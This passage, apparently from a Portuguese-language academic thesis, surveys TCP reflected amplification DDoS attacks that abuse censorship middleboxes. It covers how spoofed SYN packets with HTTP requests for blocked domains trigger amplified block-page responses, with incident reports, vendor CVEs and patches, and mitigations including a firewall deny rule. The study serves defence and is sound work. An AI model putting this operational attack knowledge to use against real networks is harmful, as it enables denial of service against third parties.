que aponta para a vítima. Esses dispositivos, ao processarem as requisições, geram respostas significativamente maiores e redirecionam o tráfego amplificado à vítima, o que resulta em um aumento substancial no volume de dados recebidos e dificulta a mitigação do ataque devido à complexidade de distinguir o tráfego legítimo do malicioso [30] [31].

Esse tipo de ataque combina duas técnicas: reflexão, em que o atacante envia uma requisição a um dispositivo (refletor) com um endereço IP de origem falsificado, fazendo com que a resposta seja enviada à vítima, e amplificação, em que a resposta gerada pelo refletor é significativamente maior que a requisição original, aumentando o volume de tráfego recebido pela vítima e o impacto do ataque [32] [33]. A exploração pode ocorrer tanto com o protocolo UDP quanto com o TCP, baseando-se na falsificação do endereço de origem e na amplificação da resposta. A dificuldade em rastrear a origem real do tráfego, devido ao uso de refletores, torna esse vetor ainda mais complexo e desafiador de mitigar [34].

O sucesso de um ataque de amplificação por reflexão depende do fator de amplificação, visto que este representa a razão entre o volume da resposta gerada e o volume da requisição, conforme mostrado na Equação 2.1, podendo ser medido em *bytes* ou no número de pacotes e variando conforme o protocolo utilizado [32]. Esses ataques, que não exigem a infecção prévia de dispositivos, tornam-se mais simples ao exigir apenas a identificação de refletores acessíveis e o envio de pacotes forjados [30]. A mitigação exige uma abordagem abrangente, que inclui o bloqueio de pacotes com IP falsificado, limitação de taxa por origem, controle de portas e o uso de filtros de assinatura [35].

2.4.1 Ataques de reflexão amplificada sobre UDP

Ataques de reflexão amplificada são particularmente eficazes quando exploram serviços baseados em UDP, como DNS, NTP, SNMP, SSDP, CLDAP e entre outros. Isso se deve ao fato de que esses protocolos não realizam verificação do endereço de origem dos pacotes, o que permite a falsificação de IP [33]. Em ambientes de IoT, protocolos como o CoAP também têm sido utilizados como vetores em ataques de reflexão amplificada [32]. Além desses, serviços como o *Memcached* também têm sido utilizados como vetores de ataque, possibilitando que o tráfego refletido alcance volumes extremamente altos, frequentemente chegando a dezenas de milhões de pacotes por segundo [36] [35].

2.4.2 Ataques de reflexão amplificada sobre TCP

Embora o protocolo UDP seja mais comumente associado a ataques de reflexão amplificada, estudos demonstram que dispositivos também podem ser vulneráveis ao protocolo TCP, apesar da complexidade do processo de conexão devido ao *three-way handshake*.

Isso ocorre porque muitos dispositivos reagem de maneira inesperada ao tentar estabelecer a conexão [35] [37]. Além disso, pilhas TCP incompatíveis ou incompletas podem ser manipuladas para gerar respostas sem a necessidade de uma conexão completa, tornando as técnicas tradicionais de detecção e mitigação ineficazes quando combinadas com falsificação de IP e pacotes elaborados [34].

Um exemplo de ataque de reflexão amplificada utilizando TCP é a exploração de dispositivos intermediários que respondem de forma amplificada a pacotes manipulados [3]. Técnicas originalmente empregadas no UDP, como o *carpet bombing*, também podem ser adaptadas para o TCP, permitindo ataques a múltiplos destinos simultaneamente em uma rede ou bloco CIDR, o que torna a detecção e a defesa mais difíceis [35]. Outro exemplo é o ataque de reflexão TCP SYN+ACK, no qual pacotes SYN forjados induzem os dispositivos a responderem com múltiplos pacotes SYN+ACK, amplificando significativamente o tráfego mesmo antes da conexão ser totalmente estabelecida [35] [37].

2.5 Ataque de reflexão amplificada sobre TCP explorando middleboxes

Um ataque de reflexão amplificada sobre TCP explorando *middleboxes* ocorre quando dispositivos intermediários de rede, como *firewalls*, *proxies* ou sistemas de censura, são manipulados para gerar grandes volumes de tráfego TCP contra uma vítima, explorando o protocolo TCP de forma abusiva. Isso ocorre apesar de sua resistência teórica baseada no mecanismo de *handshake* em três vias (SYN, *SYN*+ACK, ACK), que tradicionalmente o protegia contra esse tipo de ataque [9]. No entanto, foi demonstrado que muitos *middleboxes* implementam o protocolo TCP de forma incorreta ou incompleta, respondendo a pacotes fora de estado sem exigir o *handshake* completo, o que abre caminho para ataques de amplificação [38]. Esse tipo de ataque possui uma taxa de amplificação significativa, definida como a razão entre o volume de dados recebidos pela vítima e o volume de dados enviados pelo atacante, conforme mostrado na Equação 2.1.

$$\text{Taxa de Amplificação} = \frac{\text{Dados recebidos pela vítima}}{\text{Dados enviados pelo atacante}} \tag{2.1}$$

O ataque consiste em enviar pacotes TCP forjados contendo requisições HTTP maliciosas, geralmente voltadas a domínios bloqueados (como pornografia, redes sociais e entre outros), para *middleboxes* mal configurados. Como esses dispositivos frequentemente utilizam inspeção profunda de pacotes (*Deep Packet Inspection*, DPI) e estão programados para interceptar acessos a conteúdos restritos, eles acabam gerando respostas como pacotes TCP com dados extras (*payloads* maiores), cabeçalhos HTTP (pequenas respostas que

indicam o status de bloqueio ou redirecionamento) ou páginas de bloqueio (com conteúdo HTML, imagens ou *scripts*) diretamente para o endereço IP forjado, ou seja, a vítima [4].

Além da resposta direta dos *middleboxes*, alguns dispositivos também reagem aos pacotes RST enviados pela vítima, reenviando dados anteriores ou mantendo sessões abertas, o que aumenta a carga sobre o alvo [4]. Essa característica dificulta a defesa, pois o tráfego passa por portas comuns como TCP 80 e carrega pacotes HTTP válidos, dificultando a filtragem por assinatura ou IP [38]. A mitigação completa exigiria alterações no comportamento padrão de *middleboxes*, atualizações de *firmware* por parte dos fabricantes e mudanças nas políticas de censura dos países afetados [38].

Embora ainda menos volumosos do que os ataques baseados em UDP, os ataques por TCP têm apresentado crescimento tanto em frequência quanto em impacto, especialmente por viabilizarem ataques volumétricos com uma fração do tráfego anteriormente necessário [4]. Inicialmente considerados apenas teóricos, os ataques de reflexão amplificada sobre TCP, com o uso de *middleboxes*, tornaram-se uma ameaça concreta e em constante evolução, atualmente monitorada de forma ativa por empresas de segurança e centros de resposta a incidentes [38].

2.6 Estratégias de mitigação ao ataque de reflexão amplificada sobre TCP explorando middleboxes

Os ataques de reflexão amplificada sobre TCP que exploram *middleboxes* representam um problema estrutural e complexo que afeta diversas implementações e dispositivos de rede, não havendo uma solução única aplicável a todos os contextos [3]. Uma das principais estratégias de mitigação consiste em exigir que o *middlebox* observe ambas as direções da comunicação e valide o estabelecimento completo do *handshake* TCP antes de injetar qualquer resposta, dificultando a falsificação da conexão por parte do atacante. Essa medida impede que o *middlebox* responda automaticamente a pacotes forjados, como os do tipo SYN contendo cargas úteis indevidas [3].

O uso de pacotes SYN com *payload* é considerado um forte indicativo de tráfego malicioso, visto que, em contextos legítimos, esses pacotes raramente contêm dados [4]. Assim, recomenda-se que redes adotem políticas de bloqueio para esses pacotes, além de descartarem conexões com *payloads* vindos das portas 80 ou 443. Embora tais medidas possam impactar negativamente alguns serviços legítimos de HTTP/HTTPS, elas são eficazes na prevenção de abusos [39]. Regras de ACL configuradas em *firewalls*, como a seguir, são exemplos práticos:

```
deny tcp any eq 80 host x.x.x.x match-all +SYN -ack packet-length
    gt 100
```

Essa regra descarta pacotes SYN anômalos com mais de 100 bytes provenientes da porta 80, mitigando vetores comuns de ataque [4] [6].

Outra abordagem relevante é limitar o tamanho das respostas emitidas por *middleboxes*, utilizando pacotes RST simples ou redirecionamentos HTTP mínimos. Isso reduz significativamente o fator de amplificação [3] [6]. A simplificação de páginas de bloqueio e o uso de mensagens enxutas também contribuem nesse sentido. Além disso, recomenda-se que os dispositivos filtrem apenas tráfego originado de dentro da rede protegida e respondam apenas a regiões específicas, restringindo o escopo das vítimas e limitando o uso do *middlebox* como vetor de ataque reflexivo [6].

Ferramentas de inspeção de pacotes como Snort podem identificar assinaturas conhecidas em respostas de bloqueio, permitindo o bloqueio de tráfego malicioso baseado em conteúdo textual não criptografado [4]. Soluções de mitigação em nuvem e sistemas Anti-DDoS com verificação de ACK são recomendadas para ambientes que necessitam de proteção em larga escala [39] [40]. Tais sistemas conseguem autenticar sessões legítimas, reduzindo a eficácia de pacotes falsificados. A utilização de *middleboxes* bidirecionais é especialmente relevante, pois esses dispositivos analisam o tráfego tanto do cliente quanto do servidor, podendo detectar tentativas de *spoofing* e validar conexões estabelecidas [6].

Outra recomendação prática é desabilitar o suporte a respostas HTTP, já que esse protocolo, além de obsoleto em muitos contextos, interfere negativamente no uso seguro do HTTPS [6]. Quando o IP de origem não responde a tentativas legítimas de comunicação, deve-se enviar pacotes RST para encerrar a sessão e evitar que a conexão fique em estado indefinido [39].

Por fim, é importante destacar que o ataque de reflexão TCP-*middlebox* explora características que dificultam a detecção tradicional: pacotes SYN com *payload* e solicitações em múltiplas portas tornam técnicas de varredura como *nmap*, *telnet* ou *netcat* ineficazes [41]. Isso reforça a necessidade de estratégias de mitigação proativas e integradas, considerando tanto a natureza dos pacotes quanto os comportamentos esperados dos dispositivos de rede.

2.7 Síntese do capítulo

Este capítulo apresentou os fundamentos teóricos essenciais para a compreensão dos ataques de reflexão amplificada sobre o protocolo TCP explorando *middleboxes*, abordando os conceitos de DoS, DDoS, funcionamento do protocolo TCP, além do papel de dispositivos intermediários como *firewalls*, NGFWs, *proxies* e técnicas como DPI, frequentemente

utilizados na inspeção de tráfego. A seção forneceu a base conceitual necessária para compreender como esses elementos podem ser explorados por atacantes para amplificar tráfego malicioso, destacando também estratégias de mitigação voltadas para esse vetor de ataque. No capítulo seguinte, serão apresentados estudos relacionados e a repercussão do ataque na mídia especializada, incluindo vulnerabilidades documentadas em CVEs e suas implicações práticas no contexto da segurança de redes.

Capítulo 3

Reflexão Amplificada Sobre TCP Explorando Middleboxes

A técnica de ataque de reflexão amplificada sobre TCP, que explora *middleboxes*, foi descrita inicialmente em 2021 por pesquisadores da Universidade de Maryland e da Universidade do Colorado em Boulder [41]. Essa abordagem foi apresentada na conferência USENIX Security 2021, onde o trabalho recebeu o prêmio Distinguished Paper Award [38]. Conduzido por Kevin Bock, Abdulrahman Alaraj, Yair Fax, Kyle Hurley e Dave Levin, da Universidade de Maryland, e por Abdulrahman Alaraj e Eric Wustrow, da Universidade do Colorado em Boulder, o estudo foi publicado no artigo "*Weaponizing Middleboxes for TCP Reflected Amplification*" [3] e é descrito na Seção 3.1.

3.1 O ataque de reflexão amplificada sobre TCP explorando middleboxes

No artigo referido, foram descritos os ataques de reflexão amplificada sobre TCP que não se limitam ao envio de pacotes SYN, sendo também os primeiros baseados em HTTP [38]. A principal contribuição foi a descoberta de que *middleboxes*, especialmente os usados em regimes de censura, podem ser induzidos a responder de forma amplificada a pacotes forjados, mesmo sem a conclusão do *handshake* TCP [38]. Essas respostas, que são geralmente páginas de bloqueio HTTP injetadas como parte do mecanismo de censura, podem ser exploradas para gerar tráfego contra a vítima.

Para identificar sequências de pacotes capazes de provocar essas respostas, os autores utilizaram a ferramenta Geneva, um algoritmo genético treinado contra *middleboxes* censores [3]. O treinamento da Geneva teve como objetivo maximizar o tamanho das respostas obtidas, resultando em cinco sequências principais com elevado potencial de amplificação

[38]. Foram usados domínios censurados, como `www.youporn.com` e `plus.google.com`, para acionar os mecanismos de censura de 184 *middleboxes* identificados por meio do projeto CensoredPlanet [38].

Foram identificadas amplificações infinitas atribuídas a dois mecanismos principais: *loops* de roteamento, onde pacotes com TTL inadequado circulam indefinidamente, reativando *middleboxes*; e reflexões sustentadas pela própria vítima, cujas respostas (como pacotes RST) desencadeiam novas respostas do *middlebox*, perpetuando o ciclo [38]. A métrica tradicional de fator de amplificação mostrou-se insuficiente para esses casos extremos, sendo sugerido o uso de largura de banda gerada como métrica mais precisa, embora de difícil medição ética [38].

Os ataques apresentados no artigo exploram diferentes mecanismos de reflexão e amplificação de tráfego direcionado à vítima [3]. Os tipos de ataques descritos estão ilustrados na Figura 3.1, onde as setas grossas representam os fluxos de tráfego amplificado, enquanto as setas vermelhas indicam os pacotes responsáveis por acionar a amplificação. O *Destination reflection* (a) ocorre quando um atacante (A) falsifica o IP da vítima e envia um pacote para um destino (D), que responde à vítima (V), sendo a amplificação (seta grossa) a resposta maior que o estímulo (seta vermelha). No *Middlebox reflection* (b), um dispositivo intermediário *middlebox* (M) é quem reflete o tráfego amplificado para a vítima. O *Destination and middlebox reflection* (c) combina ambos, onde tanto o destino quanto o *middlebox* respondem a um único pacote do atacante, aumentando o volume do ataque. O *Routing loop reflection* (d) explora um *loop* entre roteadores (R) e um *middlebox*, fazendo com que um único pacote do atacante gere múltiplas respostas amplificadas. Por fim, o *Victim-sustained reflection* (e) representa o cenário mais perigoso, onde a própria resposta da vítima ao ataque inicial (como um pacote RST) desencadeia novas respostas amplificadas do destino, criando um ciclo de ataque auto-sustentado e potencialmente infinito [3].



Figura 3.1: Tipos de ataques reflexão amplificada sobre TCP explorando middleboxes encontrados por Bock et. al (Fonte: [3]).

O modelo de ameaça adotado assume um atacante completamente fora do caminho, que apenas falsifica o endereço IP da vítima sem interferir no tráfego, tornando o ataque

mais realista e difícil de mitigar [3]. Em muitos casos, o tráfego gerado parece legítimo, utilizando TCP na porta 80 com pacotes HTTP válidos, o que dificulta sua detecção por sistemas convencionais de mitigação [38]. Além disso, o ataque pode fazer parecer que o tráfego veio de qualquer IP situado atrás do *middlebox*, tornando ineficaz o bloqueio por IP.

A investigação também revelou que países com regimes de censura mais rígidos, como China [10] e Arábia Saudita, possuem *middleboxes* que oferecem fatores de amplificação extremamente altos [38]. Contudo, até *middleboxes* localizados em países sem censura podem ser explorados da mesma forma. Foi constatado que infraestruturas originalmente criadas para bloquear conteúdos indesejados podem ser facilmente armadas para gerar ataques DoS contra alvos internacionais, representando uma ameaça inesperada à segurança global da internet [3].

3.2 Repercussões na mídia e na comunidade online

Diversos veículos de comunicação, incluindo fontes brasileiras como o Canaltech [42] e internacionais como Akamai [4] e Portswigger [43], relataram ataques de reflexão amplificada sobre TCP, os quais exploram *middleboxes*.

Em março de 2022, especialistas da Akamai identificaram campanhas significativas de negação de serviço distribuída (DDoS) direcionadas a setores como financeiro, turismo, jogos, mídia e serviços de hospedagem. Esses ataques utilizaram principalmente a técnica de reflexão sobre *middleboxes* TCP [3], com inundações de pacotes *SYN*, alcançando picos de até 11 Gbps e 1,5 milhão de pacotes por segundo (Mpps) [4].

Embora inicialmente os ataques apresentassem picos modestos, como 50 *Mbps*, eles evoluíram rapidamente em sofisticação e volume. Posteriormente, registraram-se picos de até 2,7 e 11 Gbps, com a taxa de 1,5 Mpps constante nos episódios mais intensos [4]. Embora esses volumes ainda sejam inferiores aos de ataques DDoS mais tradicionais, o crescimento desses incidentes destaca sua adoção crescente e a necessidade de estratégias de defesa aprimoradas.

Um aspecto crítico é o alto fator de amplificação, onde um único pacote SYN de 33 *bytes* pode gerar uma resposta de até 2.156 *bytes*, o que representa uma amplificação de aproximadamente 65 vezes [4]. Esse comportamento permite que os atacantes causem grande impacto com pouco consumo de largura de banda. Ao contrário dos ataques TCP volumétricos convencionais, que exigem grandes *botnets*, a exploração de *middleboxes* é mais acessível e eficiente. Além disso, certos dispositivos intermediários, ao ignorarem pacotes RST enviados pela vítima, podem gerar amplificação praticamente infinita, especialmente quando o alvo utiliza portas TCP ativas [4].

Em abril de 2022, a NSFOCUS identificou um ataque de reflexão sobre TCP envolvendo *middleboxes* contra um cliente do serviço de proteção contra DDoS em nuvem na região Ásia-Pacífico, atingindo um pico de 7 Gbps [39]. A análise revelou que a amplificação era causada por respostas HTTP, com diferentes fatores de amplificação dependendo do conteúdo retornado [40]. A vulnerabilidade explorada estava na detecção incompleta das conexões TCP por parte dos *middleboxes*, permitindo que pacotes com números de sequência fixos ou zerados fossem aceitos, tornando os dispositivos suscetíveis à exploração [40].

Em dezembro de 2021, ocorreu outro ataque que afetou um cliente do setor de serviços em nuvem, gerando uma largura de banda de ataque entre 1 Gbps e 2 Gbps [44]. Esse tipo de ataque, usando *middleboxes* como amplificadores, representa uma crescente preocupação, já que esses dispositivos tornam a mitigação mais difícil.

Um estudo da *Shadowserver* revelou que aproximadamente 18,8 milhões de endereços IPv4 estavam vulneráveis a ataques TCP DDoS por meio de *middleboxes* [45]. A maioria dessas respostas foi observada na China (mais de 6,3 milhões), seguida pelo Irã (cerca de 5,2 milhões) e pela Indonésia (mais de 2,7 milhões). Essa distribuição pode ser visualizada na Figura 3.2 e na Figura 3.3, que apresentam, respectivamente, um mapa global e uma visualização hierárquica do cenário em 23 de abril de 2022. A pesquisa identificou amplificadores com taxas de amplificação extremamente altas, chegando a 6.583.549×, evidenciando a eficácia dos *middleboxes* nesse tipo de ataque [45].



Figura 3.2: *Middleboxes* exploráveis em todo o mundo por endereços IPv4 exclusivos (Fonte: [45]).



Figura 3.3: Países com *middleboxes* mais exploráveis do mundo por contagem exclusiva de endereços IPv4 (Fonte: [45]).

3.3 CVEs e soluções de fabricantes

Diversas vulnerabilidades de segurança (CVEs, *Common Vulnerabilities and Exposures*) associadas ao ataque de reflexão amplificada sobre TCP, que exploram *middleboxes*, foram identificadas em soluções de segurança de fornecedores como Forcepoint, Fortinet e Palo Alto. Essas empresas já disponibilizaram correções e atualizações para mitigar tais falhas e fortalecer a segurança de seus produtos. No entanto, dada a complexidade desses ataques, é crucial manter uma vigilância contínua e adotar medidas de mitigação eficazes para garantir a proteção contra ameaças futuras.

3.3.1 CVE-2021-41530 da Forcepoint

A vulnerabilidade CVE-2021-41530 afeta o Forcepoint NGFW Engine nas versões 6.5.11 e anteriores, 6.8.6 e anteriores, e 6.10.0, quando a funcionalidade de resposta HTTP do usuário está ativada [46]. Trata-se de uma falha de reflexão amplificada baseada em TCP, onde um pacote SYN com *payload* pode acionar a geração de uma resposta HTML pelo *middlebox*, mesmo sem completar o *handshake* TCP [47]. O atacante pode forjar o endereço IP de origem, fazendo com que a resposta do *firewall* seja enviada a uma vítima aleatória, o que pode resultar em sobrecarga de tráfego não solicitado [47].

Esse tipo de ataque ocorre apenas se o NGFW estiver configurado com resposta HTTP para solicitações da internet, o que não é uma prática comum, mas pode ocorrer inadvertidamente, onde a amplificação pode ser significativa, chegando a um fator de 100 vezes o tamanho da solicitação original [47]. Embora o recurso de *antispoofing* da *Forcepoint* possa mitigar parcialmente o ataque, sua eficácia depende de uma configuração correta do *firewall* [47].

A vulnerabilidade foi classificada como sendo de alta gravidade, tendo uma pontuação CVSS de 7.8, e foi divulgada inicialmente em 27 de setembro de 2021, com uma atualização em 4 de outubro do mesmo ano [48]. Não foram identificadas soluções alternativas viáveis para mitigar o problema sem atualização de versão [47]. As versões corrigidas são a 6.5.12, 6.8.7 e 6.10.1 do NGFW Engine [48].

3.3.2 CVE-2022-27491 da Fortinet

A vulnerabilidade CVE-2022-27491 afeta o Fortinet FortiOS em diversas versões do IPS *engine*, variando de 7.201 até 7.214, 7.001 até 7.113, 6.001 até 6.121, 5.001 até 5.258 e anteriores à 4.086, além das versões do FortiOS 6.0.0 até 6.0.14, 6.2.0 até 6.2.10, 6.4.0 até 6.4.8, 7.0.0 até 7.0.5 e 7.2.0 [49] [50] [51]. A falha decorre de uma verificação inadequada da origem de canais de comunicação, o que permite que um atacante remoto e não autenticado

envie dados HTML de "página bloqueada" para uma vítima por meio de requisições TCP manipuladas, gerando tráfego inesperado e potencialmente sobrecarregando o sistema da vítima [52] [51].

Esse comportamento só ocorre quando uma política de *firewall* está operando no modo de inspeção baseado em fluxo (modo padrão) com ao menos um perfil de segurança ativado [51]. A falha está relacionada ao boletim FG-IR-22-073 e ao alerta VIGILANCE-VUL-39198, sendo explorável por atacantes com habilidades avançadas, especialmente em contextos de ataque por reflexão amplificada utilizando *middlebox* [53]. Os produtos afetados incluem FortiGate, FortiGate Virtual Appliance e FortiOS [53].

A gravidade da vulnerabilidade foi avaliada de forma divergente entre fontes. A NVD atribuiu uma pontuação CVSS de 7.5, classificada como alta, com vetor CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H [49]. Já a pontuação fornecida pelo CNA da Fortinet foi de 6.8, considerada média, com vetor CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:N/I:N/A:H [49].

A correção definitiva está disponível nas versões do FortiOS 6.2.11, 6.4.9, 7.0.6, 7.2.1 e superiores, bem como nos motores IPS 4.086, 5.259, 6.122, 7.114 e 7.215 [52]. Como solução paliativa, recomenda-se desabilitar ou reconfigurar os perfis de segurança que geram respostas de "página bloqueada" ou utilizar o modo de inspeção baseado em *proxy* [51].

3.3.3 CVE-2022-0028 da Palo Alto

A *vulnerabilidade* CVE-2022-0028 afeta o sistema PAN-OS da Palo Alto Networks e permite ataques de negação de serviço refletidos e amplificados sobre TCP, com severidade classificada como alta e pontuação CVSS de 8.6 [54]. Ela resulta de uma configuração incorreta da política de filtragem de URL, aplicada a regras de segurança em zonas com interfaces voltadas para a internet, o que é geralmente não intencional [55]. Nessas circunstâncias, um atacante pode induzir o *firewall* a responder a pacotes maliciosos, gerando tráfego contra terceiros e fazendo com que o ataque aparente originar-se de dispositivos das séries PA (físico), VM (*virtual*) ou CN (*container*) da Palo Alto [56] [57].

Segundo a Palo Alto, embora a falha não comprometa diretamente a confidencialidade, integridade ou disponibilidade dos dispositivos afetados, ela pode ser explorada para mascarar a origem do tráfego malicioso [58]. Além disso, pesquisadores alertam que esse comportamento pode ser aproveitado por *botnets* para realizar ataques em larga escala e até vazar informações sobre a política de filtragem, o que poderia facilitar campanhas de *phishing* [59].

A exploração dessa falha requer a ativação da filtragem de URL com categorias bloqueadas em zonas com interfaces externas e a ausência de proteções adequadas, como

mitigação contra ataques baseados em pacotes ou *floods* SYN com *cookies* [56]. A vulnerabilidade no NGFW da Palo Alto foi inicialmente descoberta pela Shadowserver Foundation e sua exploração foi confirmada por um provedor de serviços, que observou ataques refletidos partindo de múltiplos fabricantes, incluindo Palo Alto Networks [59] [56].

A falha foi mapeada para a categoria CWE-406, que descreve o controle insuficiente do volume de mensagens de rede (amplificação de tráfego) [60] [55], tendo sido incluída no catálogo de vulnerabilidades conhecidas da CISA em 22 de agosto de 2022 [61]. De acordo com o CTIR Gov, cibercriminosos tendem a explorar vulnerabilidades poucos minutos após sua divulgação, como ocorreu neste caso [57]. A Palo Alto publicou correções para todas as versões afetadas do PAN-OS, incluindo as versões 8.1.23-h1, 9.0.16-h3, 9.1.14-h4, 10.0.11-h1, 10.1.6-h6 e 10.2.2-h2, com atualizações liberadas até a semana de 15 de agosto de 2022 [59].

As recomendações de mitigação incluem a remoção das configurações vulneráveis ou a ativação de proteções, como "*zone protection profiles*", filtragem de pacotes ou uso de SYN *cookies*, sendo desnecessária a aplicação simultânea de todas as medidas [57]. A CISA orientou administradores a aplicarem os *patches* o quanto antes, exigindo a correção da falha em sistemas federais até 12 de setembro de 2022 [61]. A descoberta da vulnerabilidade foi atribuída à empresa Excellium-Services S.A., e as atualizações também contemplam clientes das soluções *Cloud* NGFW e *Prisma Access*, que já estão protegidos sem necessidade de ação adicional [61, 55].

3.4 Discussões em fóruns

Houveram diversas discussões em fóruns sobre o ataque de Reflexão Amplificada sobre TCP, que explora *middleboxes*. Dois exemplos dessas discussões podem ser observados em fóruns de fabricantes como Check Point [62] e Cisco [63].

No fórum da Check Point, um participante questionou como reagir a esses ataques, levantando preocupações sobre a proteção contra DDoS (*Distributed Denial of Service*) em dispositivos *Check Point* [62]. Em resposta, a empresa forneceu recursos úteis, incluindo links para produtos específicos e um guia passo a passo sobre como configurar defesas contra esse tipo de ataque [62]. Nos desdobramentos surgiram perguntas sobre a relação entre o CVE-2022-0778 e os ataques de reflexão de *middleboxes* TCP, buscando entender como esses ataques podem ser orquestrados através da exploração de vulnerabilidades em *middleboxes* [62]. A Check Point explicou como esses dispositivos podem ser usados para amplificar tráfego de TCP em ataques de DDoS, fornecendo orientações sobre melhores práticas de configuração, como a revisão de opções de *anti-spoofing* e a implementação de estratégias para mitigar DoS [62].

Já no fórum da Cisco, a conversa iniciou com um pedido de ajuda para se proteger contra ataques de DoS, especificamente utilizando a técnica de TCP *Middlebox Reflection*, sendo mencionado Bock et. al [3] que detalhava a vulnerabilidade e perguntou se seria possível configurar a proteção contra esse tipo de ataque em *firewalls Cisco* ou outras soluções da *Cisco*, como *gateways* de *e-mail* ou *web* [63]. A resposta da comunidade esclareceu que esse tipo de ataque explora *firewalls* e sistemas de filtragem de conteúdo vulneráveis para refletir e amplificar tráfego de TCP, resultando em ataques de DDoS potentes contra o alvo [63]. Na sequência, foram pedidas orientações mais específicas sobre como criar regras de *firewall* para proteger contra esse ataque, questionando se a configuração proposta no artigo [3] seria suficiente em *firewalls* Cisco e solicitando instruções práticas sobre como implementar a proteção [63].

3.5 Síntese do capítulo

